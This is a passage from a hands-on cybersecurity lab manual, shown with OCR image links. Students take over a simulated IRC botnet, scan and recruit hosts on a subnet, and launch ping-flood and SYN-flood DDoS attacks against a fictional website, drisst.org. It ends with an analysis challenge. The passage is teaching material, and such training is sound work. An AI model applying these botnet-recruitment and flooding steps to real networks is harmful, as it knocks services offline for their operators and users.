
The payload debbie.py instructs bots to give their name the prefix "alfred_" if they were able to obtain special privileges or install particular software on their machine and gain access to the additional options .recruit and .scout. Now it is time to see if there is anyone worth recruiting.

In the next steps, you will attempt to recruit additional botnet systems from the alfred_deborouter host. First, you will verify the IP address of the host.

20. **Press CTRL-P** to return to the irssi main screen.

21. At the command prompt, **type** `/whois alfred_deborouter` and **press Enter** to display information about the alfred_deborouter host.

Note: Based on the output, you can confirm that the IP address of alfred_deborouter is 204.40.4.6.




```
21:13 -!- alfred_deborouter [alfred_deborouter@204.40.4.6]
21:13 -!-  ircname  : Legion
21:13 -!-  server   : irc.debnet.com [irc.debnet.com]
21:13 -!-  channels : #c2
21:13 -!- End of WHOIS
```

Whois output

22. **Press CTRL-P again** to return to the IRC channel.

Note: The .scout command takes a <targetIP>, which can also be a range. You will use it to scan the complete subnet that the alfred_deborouter bot is connected to.

23. At the command prompt, **type** `.scout alfred_deborouter 204.40.4.0/24` and **press Enter** to scan the IP addresses on the same network as the alfred_deborouter bot.




```
12:01 < kali> .scout alfred_deborouter 204.40.4.0/24
12:01 < alfred_deborouter> [Nmap Scan] Looking for open ports...
12:01 < alfred_deborouter> Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-06 12:01 EST
12:01 < alfred_deborouter> Nmap scan report for 204.40.4.1
12:01 < alfred_deborouter> Host is up (0.000058s latency).
12:01 < alfred_deborouter> Not shown: 996 closed ports
12:01 < alfred_deborouter> PORT    STATE SERVICE
12:01 < alfred_deborouter> 22/tcp  open  ssh
12:01 < alfred_deborouter> 23/tcp  open  telnet
12:01 < alfred_deborouter> 80/tcp  open  http
12:01 < alfred_deborouter> 179/tcp open  bgp
12:01 < alfred_deborouter> MAC Address: 00:50:56:AB:6E:F0 (VMware)
12:01 < alfred_deborouter>
```

Scan IP addresses

Note: This scan will take 1-2 minutes. When the scan is completed, you will see Nmap scan reports for each IP address on the 204.40.4.0/24 network that has open ports. Nmap should report the presence of 6 hosts on the 204.40.4.0/24 subnet. If necessary, press ALT-P to scroll up and ALT-N to scroll down in the Irssi channel.

You will now ask the alfred_deborouter bot to attempt to recruit these machines to the botnet.

24. At the command prompt, **type** `.recruit alfred_deborouter` and **press Enter** to attempt to recruit new systems to the botnet.




```
11:34 < kali> .recruit alfred_deborouter
11:34 < alfred_deborouter> Searching for signs of unintelligent life...
 [11:34] [kali] [2:debnet/#c2]
[#c2]
```

Recruit new systems

Note: This will take 2-3 minutes. The alfred_deborouter bot is recruiting hosts on its network. You will know that more hosts have been recruited when you see them announce themselves in the #c2 center with blue text stating their name and IP and that they have joined #c2. Once four new hosts join the IRC channel, continue to the next step.

25. At the command prompt, **type** `.muster` and **press Enter** to display the newly recruited hosts.



```
11:35 < kali> .muster
11:35 < TargetPi> Shotgun
11:35 < alfred_deborouter> Let us have a go
11:35 < TargetLinux02> Let us have a go
11:35 < LINKST-rt65> Poised to pounce
11:35 < qUAKe2600> Shotgun
11:35 < COMM1984> Poised to pounce
11:35 < Satari102> Poised to pounce
 [11:35] [kali] [2:debnet/#c2]
[#c2] 
```

Display available bots

Note: You should now see seven bots awaiting your command.

26. **Make a screen capture** showing the **newly recruited hosts**.

Note: At this point, you have established a command-and-control channel over a botnet with seven machines in it. Leave all the terminal sessions open for the next part of the lab. Do not end your lab session, or you will lose your faithful army of bots.


Part 3: Conduct a DDoS Attack

Note: DDoS attacks have been highly effective throughout history because they are notoriously difficult to defeat. Cisco has predicted that the number of DDoS attacks is expected to double between 2018 and 2023. Downtime is expensive, so DDoS attacks can have a serious impact on a company’s bottom line. In the case of cyberwarfare, threat actors can bring down economic services, banks, hospitals, infrastructure, government services, and more by targeting their networks.

The “six banks” attack of 2012 was likely carried out by a terrorist organization. The Dyn attack of 2016 attacked a DNS provider, which disrupted services for many of its clients, including Amazon, Netflix, Fox News, the *New York Times*, and Visa. The Amazon Web Services (AWS) attack of 2020 compromised AWS services for three days. Well-designed DDoS attacks use traffic that is very difficult to distinguish from legitimate network activity, making it difficult to filter. In this part of the lab, you will use your new botnet to conduct DDoS attacks.


First, you will run a ping flood attack. If the target is poorly configured, then it may be vulnerable to this simple attack mode. You will then move to a SYN flood attack, which is more difficult to block and puts less demand on the attacking machines.

1. On the AttackLinux01 menu bar, **click** the **Kali icon**, then **click** the **All Applications folder**, and **select Firefox ESR** to open a new browser window.



Open Firefox

2. In the browser address bar, **type** `drisst.org` and **press Enter** to confirm that the target website is reachable.



Login

The DRISST project.

This project aims to bring simulations technology into the forefront when responding to cyberthreats. By iterating over inumerable data sets and playing what equates to millions of chess games against attackers, Drisst has become the most learned and most sophisticated white hat hacker in a blue temas arsenable. It imagines all the possible scenarios, and finds the best move as measured by our sophisticated HELO ranking system.

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

Confirm the target website is reachable

3. **Make a screen capture** showing the **drisst.org webpage**.

4. **Minimize** the **Firefox window**.


Note: You will now use the botnet you created to launch a ping flood attack against the target website. Remember that a ping flood is a volumetric attack. The attacking machines need to have a bandwidth that exceeds the target machine's bandwidth. Because you are using multiple machines, the total bandwidth you can generate in an attack is much larger.

5. At the command prompt, **type** `.muster` and **press Enter** to list the bots awaiting your command.

6. At the command prompt, **type** `.check <botofyourchoice>` and **press Enter** to make sure the bot is up and responding to pings in preparation for ICMP/ping flood.

7. At the command prompt, **type** `.opts <botofyourchoice>` and **press Enter** to display the .pingfl syntax.

8. At the command prompt, **type** `.pingfl drisst.org 30000` and **press Enter** to execute a ping flood.



```
11:38 < kali> .pingfl drisst.org 30000
11:38 < TargetPi> [Ping Flood] Ding Ding, I'm off
11:38 < alfred_deborouter> [Ping Flood] Ding Ding, I'm of
11:38 < TargetLinux02> [Ping Flood] Ding Ding, I'm off
11:38 < Satari102> [Ping Flood] Ding Ding, I'm off
11:38 < qUAKe2600> [Ping Flood] Ding Ding, I'm off
11:38 < LINKST-rt65> [Ping Flood] Ding Ding, I'm off
11:38 < COMM1984> [Ping Flood] Ding Ding, I'm off
 [11:38] [kali] [2:debnet/#c2]
[#c2]
```

Execute a ping flood

Note: You should see red text responses from each bot that indicate that they are pinging the drisst.org target with 30,000 packets.

9. **Return to** the **Firefox window** and **refresh** the **drisst.org home page**.

Note: You should notice that the website is still responsive. The initial DDoS attack from the botnet did not seem to have an effect.

10. **Return to** the **irssi Terminal Window**.

11. At the command prompt, **type** `.muster` and **press Enter** to review the list of bots.


Note: Some of your bots may have dropped out. If necessary, use the recruit command again to rejoin them. Otherwise, continue to step 14.

12. At the command prompt, **type** `.recruit alfred_deborouter` and **press Enter** to re-recruit any lost bots.

13. At the command prompt, **type** `.muster` and **press Enter** to display the current line-up of bots.

Note: You will now attempt a SYN flood attack against the target website. You can use commands to the botnet to verify the target address and port and to see the syntax for the attack command.

14. At the command prompt, **type** `.scout alfred_deborouter drisst.org` and **press Enter** to scan for open ports in preparation for TCP SYN flood.




```
11:43 < kali> .scout alfred_deborouter drisst.org
11:43 < alfred_deborouter> [Nmap Scan] Looking for open ports...
11:43 < alfred_deborouter> Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-06 11:43 EST
11:43 < alfred_deborouter> Nmap scan report for drisst.org (200.0.0.86)
11:43 < alfred_deborouter> Host is up (0.0013s latency).
11:43 < alfred_deborouter> Not shown: 997 filtered ports
11:43 < alfred_deborouter> PORT     STATE SERVICE
11:43 < alfred_deborouter> 22/tcp   open  ssh
11:43 < alfred_deborouter> 80/tcp   open  http
11:43 < alfred_deborouter> 3000/tcp open  ppp
11:43 < alfred_deborouter>
11:43 < alfred_deborouter> Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds
11:43 < alfred_deborouter>
 [11:43] [kali] [2:debnet/#c2]
[#c2] 
```

Run nmap scan

15. At the command prompt, **type** `.opts alfred_deborouter` and **press Enter** to review the syntax for the protocol-based DDoS (.synfl) bot command.

Note: The scout command should have confirmed that the target is listening on both port 80 and port 3000. First, you will try a SYN flood against the primary web server listening on port 80. You should see .synfl <targetIP> <targetPort> in red under 2) Protocol D/DoS. When you issue the .synfl command to the bots, they will each send a SYN flood to the port that you have selected. The code behind this is similar to the hping3 DoS that you sent in Part 1 of the lab. This time, however, the source is several distributed bots, which hides your own IP address from the target. It also makes it harder for the target to block the attack because it would need to block the IP addresses of all the machines in the botnet.

16. At the command prompt, **type** `.synfl drisst.org 80` and **press Enter** to execute a SYN flood attack against the target system on port 80.



```
11:45 < kali> .synfl drisst.org 80
11:45 < TargetLinux02> [TCP Syn Flood] Metal to the petal, I'm gone
11:45 < TargetPi> [TCP Syn Flood] Metal to the petal, I'm gone
11:45 < alfred_deborouter> [TCP Syn Flood] Metal to the petal, I'm gone
11:45 < Satari102> [TCP Syn Flood] Metal to the petal, I'm gone
11:45 < COMM1984> [TCP Syn Flood] Metal to the petal, I'm gone
11:45 < qUAKe2600> [TCP Syn Flood] Metal to the petal, I'm gone
11:45 < LINKST-rt65> [TCP Syn Flood] Metal to the petal, I'm gone
 [11:46] [kali] [2:debnet/#c2]
[#c2]
```

Execute a SYN flood

17. **Restore** the **Firefox window** and **click** the **Reload button** to refresh the website.

Note: If your SYN flood attack was successful, the drisst.org website should fail to refresh. After several minutes, you will receive a warning stating that the connection has timed out. In this case, you can continue to step 21 to make a screen capture. If the attack was not successful, continue with step 18 to attempt another attack using a different port.

18. **Minimize** the **Firefox window** to return to the Terminal window.

Note: The target is also listening on port 3000, which you can try as the next target. In the next steps, you will launch a SYN flood attack against port 3000 on the target machine.

19. At the command prompt, **type** `.synfl drisst.org 3000` and **press Enter** to launch another SYN flood attack.

20. **Restore** the **Firefox window** and **click** the **Reload button** to refresh the website.

Note: At this point, the site should not load, confirming that the SYN flood attack was successful.

21. **Make a screen capture** showing the **failed connection to drisst.org**.

Note: You have now completed the cyber kill chain against your target. You can successfully re-recruit and deploy attacks using your botnet against the target as needed.

Most targets will be protected by a firewall. In the case of SYN flood attacks like the one you just conducted, it might actually be the firewall that is being overwhelmed. The firewall inspects packets as they go through, and a stateful firewall must keep track of SYN packets and their corresponding responses. Using a SYN flood attack can consume all the resources of the firewall for tracking the state. At this point, the firewall can no longer forward packets to the web server. Therefore, the web server might still be running and able to serve pages, but clients cannot connect to it because the path through the firewall is no longer working.

In the next steps, you will verify the impact of your SYN flood attack by directly examining the pfSense firewall/router that serves as the primary router for the drisst.org web server. In real-world circumstances, you will not likely be able to view the router associated with the web server that you've attacked.

22. On the Lab View toolbar, **select pfSense** from the Virtual Machine menu to connect to the pfSense firewall/router console.

23. **Make a screen capture** showing the **"PF states limit reached" error message**.

Challenge and Analysis

Note: Before starting the Challenge and Analysis section, please reset your lab environment.
For this exercise, you will continue your role as a cyber security officer on a government-sponsored cyber-offense team that is responding to the imminent attack on infrastructure and hospitals within the United States by the DRISST organization. In this part of the lab, you will use bmon to monitor traffic while performing a DDoS attack. First, activate bmon on a separate terminal tab. Next, use the appropriate command to perform a DDoS SYN flood attack on port 3000 for drisst.org (remember to escalate privileges to root level).

Make a screen capture showing the **peak traffic generated in bmon while performing a DDoS SYN flood attack**.